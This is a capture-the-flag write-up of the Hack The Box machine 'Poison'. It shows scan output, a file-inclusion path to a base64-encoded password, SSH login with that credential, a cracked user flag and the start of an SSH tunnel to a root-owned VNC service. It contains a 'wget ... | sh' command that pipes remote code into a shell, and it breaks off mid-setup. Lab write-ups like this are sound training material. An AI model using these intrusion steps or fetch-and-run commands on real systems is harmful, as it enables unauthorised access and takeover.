
Poison

Posion

This is a medium ranked HTB.



Phase 1: Information Gathering / Recon

Autorecon found some really basic stuff:

```
┌──(cybersauruswest㉿kali)-[~/results]
└─$ autorecon 10.10.10.84
[*] Scanning target 10.10.10.84
[!] [10.10.10.84/top-100-udp-ports] UDP scan requires AutoRecon be run with
root privileges.
[*] [10.10.10.84/all-tcp-ports] Discovered open port tcp/22 on 10.10.10.84
[*] [10.10.10.84/all-tcp-ports] Discovered open port tcp/80 on 10.10.10.84
[*] [10.10.10.84/tcp/80/http/vhost-enum] The target was not a hostname, nor
was a hostname provided as an option. Skipping virtual host enumeration.
[*] [10.10.10.84/tcp/80/http/known-security] [tcp/80/http/known-security] Th
ere did not appear to be a .well-known/security.txt file in the webroot (/).
[*] [10.10.10.84/tcp/80/http/curl-robots] [tcp/80/http/curl-robots] There di
d not appear to be a robots.txt file in the webroot (/).
```

This scan reveals that we should potentially look at browse.php

```
┌──(cybersauruswest㉿kali)-[~]
└─$ nmap --script vuln 10.10.10.84
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-25 16:24 PDT
Nmap scan report for 10.10.10.84
Host is up (0.21s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug
)
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-sql-injection:
|   Possible sqli for forms:
|     Form at path: /, form's action: /browse.php. Fields that might be vuln
erable:
|_      file
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=10.10.10.84
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://10.10.10.84:80/
|     Form id:
|_    Form action: /browse.php
| http-enum:
|   /info.php: Possible information file
|_  /phpinfo.php: Possible information file
|_http-trace: TRACE is enabled

Nmap done: 1 IP address (1 host up) scanned in 152.79 seconds
```

Nikto scan was not very fruitful.


Phase 2: Pivot to Specific Service

Port 80: HTTP Server


Here is what gobuster found in terms of hidden files.

```
┌──(cybersauruswest㉿kali)-[~]
└─$ gobuster dir -u http://10.10.10.84 -w Wordlists/directory-li
m.txt -x txt,php
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.84
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                Wordlists/directory-list-2.3-medium
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              txt,php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.php            (Status: 200) [Size: 289]
/info.php             (Status: 200) [Size: 157]
/browse.php           (Status: 200) [Size: 321]
/phpinfo.php          (Status: 200) [Size: 68143]
/ini.php              (Status: 200) [Size: 20456]
Progress: 661680 / 661683 (100.00%)
===============================================================
Finished
===============================================================
```

Very odd, but it doesn't seem to let me open it in Burp. Maybe that will be an issue later.




/index.php



Temporary website to test local .php scripts.

Sites to be tested: ini.php, info.php, listfiles.php, phpinfo.php
Scriptname:
Submit

this led to running a listfiles script



Array ([0] => . [1] => .. [2] => browse.php [3] => index.php [4] => info.php [5] => ini.php [6] => listfiles.php [7] => phpinfo.php [8] => pwdbackup.txt)

/info.php

FreeBSD Poison 11.1-RELEASE FreeBSD 11.1-RELEASE #0 r321309: Fri Jul 21 02:08:28 UTC 2017 root@releng2.nyi.freebsd.org:/usr/obj/usr/src/sys/GENERIC amd64

This gives us some info (no pun intended) about the server type and version:

```
FreeBSD Poison 11.1-RELEASE FreeBSD 11.1-RELEASE #0 r321309: Fri Jul 21 02:08:28 UTC 2017 root@releng2.nyi.freebsd.org:/usr/obj/usr/src/sys/GENERIC amd64
```

/browse.php

Warning: include(): Filename cannot be empty in **/usr/local/www/apache24/data/browse.php** on line **2**

Warning: include(): Failed opening '' for inclusion (include_path='.:/usr/local/www/apache24/data') in **/usr/local/www/apache24/data/browse.php** on line **2**

this gives us a full path of:

```
/usr/local/www/apache24/data/browse.php
```

/phpinfo.php

PHP Version 5.6.32

System	FreeBSD Poison 11.1-RELEASE FreeBSD 11.1-RELEASE #0 r321309: Fri Jul 21 02:08:28 UTC 2017 root@releng2.nyi.freebsd.org:/usr/obj/usr/src/sys/GENERIC amd64
Build Date	Jan 2 2018 17:01:44
Configure Command	'./configure' '--with-layout=GNU' '--localstatedir=/var' '--with-config-file-scan-dir=/usr/local/etc/php' '--disable-all' '--enable-libxml' '--enable-mysqlnd' '--with-libxml-dir=/usr/local' '--with-pcre-regex=/usr/local' '--with-zlib-dir=/usr' '--program-prefix=' '--disable-cli' '--disable-cgi' '--with-apxs2=/usr/local/sbin/apxs' '--with-regex=php' '--with-zend-vm=CALL' '--prefix=/usr/local' '--mandir=/usr/local/man' '--infodir=/usr/local/info/' '--build=amd64-portbld-freebsd11.1' 'build_alias=amd64-portbld-freebsd11.1' 'CC=cc' 'CFLAGS=-O2 -pipe' '-fstack-protector' '-fno-strict-aliasing' 'LDFLAGS= '-fstack-protector'' 'LIBS=-lpthread' 'CPPFLAGS=' 'CPP=cpp' 'CXX=c++' 'CXXFLAGS=-O2 '-pipe' '-fstack-protector' '-fno-strict-aliasing'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc
Loaded Configuration File	/usr/local/etc/php.ini
Scan this dir for additional .ini files	/usr/local/etc/php
Additional .ini files parsed	/usr/local/etc/php/ext-20-mysql.ini, /usr/local/etc/php/ext-20-mysqli.ini
PHP API	20131106
PHP Extension	20131226
Zend Extension	220131226
Zend Extension Build	API220131226,NTS
PHP Extension Build	API20131226,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled


/ini.php

Whole buncha weirdness:

Array ([allow_url_fopen] => Array ([global_value] => 1 [local_value] => 1 [access] => 4) [allow_url_include] => Array ([global_value] => 0 [local_value] => 0 [access] => 4) [always_populate_raw_post_data] => Array ([global_value] => 0 [local_value] => 0 [access] => 6) [arg_separator.input] => Array ([global_value] => & [local_value] => & [access] => 6) [arg_separator.output] => Array ([global_value] => & [local_value] => & [access] => 7) [asp_tags] => Array ([global_value] => 0 [local_value] => 0 [access] => 6) [assert.active] => Array ([global_value] => 1 [local_value] => 1 [access] => 7) [assert.bail] => Array ([global_value] => 0 [local_value] => 0 [access] => 7) [assert.callback] => Array ([global_value] => [local_value] => [access] => 7) [assert.quiet_eval] => Array ([global_value] => 0 [local_value] => 0 [access] => 7) [assert.warning] => Array ([global_value] => 1 [local_value] => 1 [access] => 7) [auto_append_file] => Array ([global_value] => [local_value] => [access] => 6) [auto_detect_line_endings] => Array ([global_value] => 0 [local_value] => 0 [access] => 7) [auto_globals_jit] => Array ([global_value] => 1 [local_value] => 1 [access] => 6) [auto_prepend_file] => Array ([global_value] => [local_value] => [access] => 6) [browscap] => Array ([global_value] => [local_value] => [access] => 4) [date.default_latitude] => Array ([global_value] => 31.7667 [local_value] => 31.7667 [access] => 7) [date.default_longitude] => Array ([global_value] => 35.2333 [local_value] => 35.2333 [access] => 7) [date.sunrise_zenith] => Array ([global_value] => 90.583333 [local_value] => 90.583333 [access] => 7) [date.sunset_zenith] => Array ([global_value] => 90.583333 [local_value] => 90.583333 [access] => 7) [date.timezone] => Array ([global_value] => [local_value] => [access] => 7) [default_charset] => Array ([global_value] => UTF-8 [local_value] => UTF-8 [access] => 7) [default_mimetype] => Array ([global_value] => text/html [local_value] => text/html [access] => 7) [default_socket_timeout] => Array ([global_value] => 60 [local_value] => 60 [access] => 7) [disable_classes] => Array ([global_value] => [local_value] => [access] => 4) [disable_functions] => Array ([global_value] => [local_value] => [access] => 4) [display_errors] => Array ([global_value] => 1 [local_value] => 1 [access] => 7) [display_startup_errors] => Array ([global_value] => 0 [local_value] => 0 [access] => 7) [doc_root] => Array ([global_value] => [local_value] => [access] => 4) [docref_ext] => Array ([global_value] => [local_value] => [access] => 7) [docref_root] => Array ([global_value] => [local_value] => [access] => 7) [enable_dl] => Array ([global_value] => 1 [local_value] => 1 [access] => 4) [enable_post_data_reading] => Array ([global_value] => 1 [local_value] => 1 [access] => 6) [engine] => Array ([global_value] => 1 [local_value] => 1 [access] => 7) [error_append_string] => Array ([global_value] => [local_value] => [access] => 7) [error_log] => Array ([global_value] => [local_value] => [access] => 7) [error_prepend_string] => Array ([global_value] => [local_value] => [access] => 7) [error_reporting] => Array ([global_value] => [local_value] => [access] => 7) [exit_on_timeout] => Array ([global_value] => 0 [local_value] => 0 [access] => 7) [expose_php] => Array ([global_value] => 1 [local_value] => 1 [access] => 4) [extension_dir] => Array ([global_value] => /usr/local/lib/php/20131226 [local_value] => /usr/local/lib/php/20131226 [access] => 4) [file_uploads] => Array ([global_value] => 1 [local_value] => 1 [access] => 4) [from] => Array ([global_value] => [local_value] => [access] => 7) [highlight.comment] => Array ([global_value] => #FF8000 [local_value] => #FF8000 [access] => 7) [highlight.default] => Array ([global_value] => #0000BB [local_value] => #0000BB [access] => 7) [highlight.html] => Array ([global_value] => #000000 [local_value] => #000000 [access] => 7) [highlight.keyword] => Array ([global_value] => #007700 [local_value] => #007700 [access] => 7) [highlight.string] => Array ([global_value] => #DD0000 [local_value] => #DD0000 [access] => 7) [html_errors] => Array ([global_value] => 1 [local_value] => 1 [access] => 7) [ignore_repeated_errors] => Array ([global_value] => 0 [local_value] => 0 [access] => 7) [ignore_repeated_source] => Array ([global_value] => 0 [local_value] => 0 [access] => 7) [ignore_user_abort] => Array ([global_value] => 0 [local_value] => 0 [access] => 7) [implicit_flush] => Array ([global_value] => 0 [local_value] => 0 [access] => 7) [include_path] => Array ([global_value] => .:/usr/local/www/apache24/data [local_value] => .:/usr/local/www/apache24/data [access] => 7) [input_encoding] => Array ([global_value] => [local_value] => [access] => 7) [internal_encoding] => Array ([global_value] => [local_value] => [access] => 7) [last_modified] => Array ([global_value] => 0


Phase 3: Service Exploitation

In our earlier listfiles.php use, we saw that there was a pwdbackup.txt





```
Vm0wd2QyUXlVWGxWV0d4WFlURndVRlpzWkZOalJsWjBUVlpPV0ZKc2JETlhhMk0xVmpKS1IySkVU
bGhoTVVwVVZtcEdZV015U2tWVQpiR2hvVFZWd1ZWWnRjRWRUTWxKSVZtdGtXQXBpUm5CUFdWZDBS
bVZHV25SalJYUlVUVlUxU1ZadGRGZFZaM0JwVmxad1dWWnRNVFJqCk1EQjRXa1prWVZKR1NsVlVW
M040VGtaa2NtRkdaR2hWV0VKVVdXeGFTMVZHWkZoTlZGSlRDazFFUWpSV01qVlRZVEZLYzJOSVRs
WmkKV0doNlZHeGFZVk5IVWtsVWJXaFdWMFZLVlZkWGVHRlRNbEY0VjI1U2ExSXdXbUZEYkZwelYy
eG9XR0V4Y0hKWFZscExVakZPZEZKcwpaR2dLWVRCWk1GWkhkR0ZaVms1R1RsWmtZVkl5YUZkV01G
WkxWbFprV0dWSFJsUk5WbkJZVmpKMGExWnRSWHBWYmtKRVlYcEdlVmxyClVsTldNREZ4Vm10NFYw
MXVUak5hVm1SSFVqRldjd3BqUjJ0TFZXMDFRMkl4WkhOYVJGSlhUV3hLUjFSc1dtdFpWa2w1WVVa
T1YwMUcKV2t4V2JGcHJWMGRXU0dSSGJFNWlSWEEyVmpKMFlXRXhXblJTV0hCV1ltczFSVmxzVm5k
WFJsbDVDbVJIT1ZkTlJFWjRWbTEwTkZkRwpXbk5qUlhoV1lXdGFVRmw2UmxkamQzQlhZa2RPVEZk
WGRHOVJiVlp6VjI1U2FsSlhVbGRVVmxwelRrWlplVTVWT1ZwV2EydzFXVlZhCmExWXdNVWNLVjJ0
NFYySkdjR2hhUlZWNFZsWkdkR1JGTldoTmJtTjNWbXBLTUdJeFVYaGlSbVJWWVRKb1YxbHJWVEZT
Vm14elZteHcKVG1KR2NEQkRiVlpJVDFaa2FWWllRa3BYVmxadlpERlpkd3BOV0VaVFlrZG9hRlZz
WkZOWFJsWnhVbXM1YW1RelFtaFZiVEZQVkVaawpXR1ZHV210TmJFWTBWakowVjFVeVNraFZiRnBW
VmpOU00xcFhlRmRYUjFaSFdrWldhVkpZUW1GV2EyUXdDazVHU2tkalJGbExWRlZTCmMxSkdjRFpO
Ukd4RVdub3dPVU5uUFQwSwo=
```

So since we got a hint I just used CyberChef and kept adding `From Base64` until we got `Charix!2#4%6&8(0`



We found in our initial vuln scans that there may be a vuln in browse.php. When we do listfile.php we can also see it calls browse.php then lists a file.

So, lets stretch this capability.



Alright! We have visibility into anything basically.

This also gave us a list of users, one of which is charix. Does this mean `charix:Charix!2#4%6&8(0`??

Phase 4: Initial Access

Woot! Thank you charix.

```
┌──(cybersauruswest㉿kali)-[~]
└─$ ssh charix@10.10.10.84
The authenticity of host '10.10.10.84 (10.10.10.84)' can't be established.
ED25519 key fingerprint is SHA256:ai75ITo2ASaXyYZVscbEWVbDkh/ev+ClcQsgC6xmlr
A.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.84' (ED25519) to the list of known host
s.
(charix@10.10.10.84) Password for charix@Poison:
(charix@10.10.10.84) Password for charix@Poison:
Last login: Mon Mar 19 16:38:00 2018 from 10.10.14.4
FreeBSD 11.1-RELEASE (GENERIC) #0 r321309: Fri Jul 21 02:08:28 UTC 2017

Welcome to FreeBSD!

Release Notes, Errata: https://www.FreeBSD.org/releases/
Security Advisories:   https://www.FreeBSD.org/security/
FreeBSD Handbook:      https://www.FreeBSD.org/handbook/
FreeBSD FAQ:           https://www.FreeBSD.org/faq/
Questions List: https://lists.FreeBSD.org/mailman/listinfo/freebsd-questions
/
FreeBSD Forums:        https://forums.FreeBSD.org/

Documents installed with the system are in the /usr/local/share/doc/freebsd/
directory, or can be installed later with:  pkg install en-freebsd-doc
For other languages, replace "en" with a language code like de or fr.

Show the version of FreeBSD installed:  freebsd-version ; uname -a
Please include that output and any error messages when posting questions.
Introduction to manual pages:  man man
FreeBSD directory layout:      man hier

Edit /etc/motd to change this login announcement.
"man tuning" gives some tips how to tune performance of your FreeBSD system.
               -- David Scheidt <dscheidt@tumbolia.com>
charix@Poison:~ %
```

The user flag was also right there for us.

```
charix@Poison:~ % ls
secret.zip      user.txt
charix@Poison:~ % cat user.txt
eaacdfb2d141b72a589233063604209c
```

Phase 5: Privlege Escalation

Ok, so so far this has been WAY too easy to be a medium box, so I'm assuming this is about to heat up significantly. I'm seeing FreeBSD EVERYWHERE, so I am assuming we will exploit this, but who knows. There is also a delicious .zip just sitting there, which I assume is password protected.

```
charix@Poison:~ % unzip
Usage: unzip [-aCcfjLlnopqtuvyZ1] [-d dir] [-x pattern] zipfile
charix@Poison:~ % unzip secret.zip
Archive:  secret.zip
 extracting: secret
unzip: Passphrase required for this entry
```

This assumption is correct. I feel like exfil then Hydra is the next step?

```
┌──(cybersauruswest㉿kali)-[~]
└─$ scp charix@10.10.10.84:/home/charix/secret.zip .
(charix@10.10.10.84) Password for charix@Poison:
secret.zip                                    100%  166     0.2KB/s   00:01
```

johntheripper failed..

```
┌──(cybersauruswest㉿kali)-[~]
└─$ zip2john secret.zip >secret_zip.hashes
ver 2.0 secret.zip/secret PKZIP Encr: cmplen=20, decmplen=8, crc=77537827 ts
=9827 cs=7753 type=0

┌──(cybersauruswest㉿kali)-[~]
└─$ john secret_zip.hashes
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:ASCII
0g 0:00:06:46  3/3 0g/s 34952Kp/s 34952Kc/s 34952KC/s mpregbb..mpr3lde
Session aborted
```

But I tried to reuse the password and we got in!

```
┌──(cybersauruswest㉿kali)-[~]
└─$ unzip secret.zip
Archive:  secret.zip
[secret.zip] secret password:
password incorrect--reenter:
 extracting: secret
```

Silly charix. Unfortunately this file was unreadable basically so I set it aside as maybe a key for later.

Ok so now I wanted to get LinEnum to give me some hints. This proved to be a bit of a challenge too actually. I learned how to use wget to achieve the same affect that curl usually does for me and then

instead of bash which I typically use I had to search /etc/shells for a different option:

```
charix@Poison:~ % cat /etc/shells
# $FreeBSD: releng/11.1/etc/shells 59717 2000-04-27 21:58:46Z ache $
#
# List of acceptable shells for chpass(1).
# Ftpd will not allow users to connect who are not using
# one of these shells.

/bin/sh
/bin/csh
/bin/tcsh
charix@Poison:~ % wget -O - http://10.10.14.22/Tools/LinEnum.sh | sh
--2023-10-26 02:18:06--  http://10.10.14.22/Tools/LinEnum.sh
Connecting to 10.10.14.22:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 46642 (46K) [text/x-sh]
Saving to: 'STDOUT'

-                   100%[===================>]  45.55K  12.5KB/s    in 3.7s

2023-10-26 02:18:14 (12.5 KB/s) - written to stdout [46642/46642]


#########################################################
# Local Linux Enumeration & Privilege Escalation Script #
#########################################################
# www.rebootuser.com
```

LinEnum finds that an Xvnc process is running as root.

```
root     529  0.0  0.9  23620  8872 v0- I    06:21      0:00.04 Xvnc :1 -desk
top
```

To verify and get more info we can run `ps -auxw`

```
root     529   0.0  0.9  23620  8872 v0- I    06:21      0:00.04 Xvnc :1 -desktop X -httpd /
usr/local/share/tightvnc/classes -auth /
```

We can also grab all listening ports manually with `netstat -an | grep LIST`

```
charix@Poison:~ % netstat -an | grep LIST
tcp4       0      0 127.0.0.1.25         *.*                    LISTEN
tcp4       0      0 *.80                 *.*                    LISTEN
tcp6       0      0 *.80                 *.*                    LISTEN
tcp4       0      0 *.22                 *.*                    LISTEN
tcp6       0      0 *.22                 *.*                    LISTEN
tcp4       0      0 127.0.0.1.5801       *.*                    LISTEN
tcp4       0      0 127.0.0.1.5901       *.*                    LISTEN
```

This part gets tricky. Becuase you can see that 5801 amd 5901 are only listening on the loopback, this means that we can't access them externally. This is why our nmaps missed them. Therefore, this requires us to proxychain through SSH so that we can view remotely via the root it is running as but it will be like we are coming to the service internally, thus giving us access to the port.

We are going to use Kali's procychains, which has the port set to 9050. That should be fine.

```
┌──(cybersauruswest㉿kali)-[~]
└─$ tail /etc/proxychains4.conf
#       proxy types: http, socks4, socks5, raw
#         * raw: The traffic is simply forwarded to the proxy without modifi
cation.
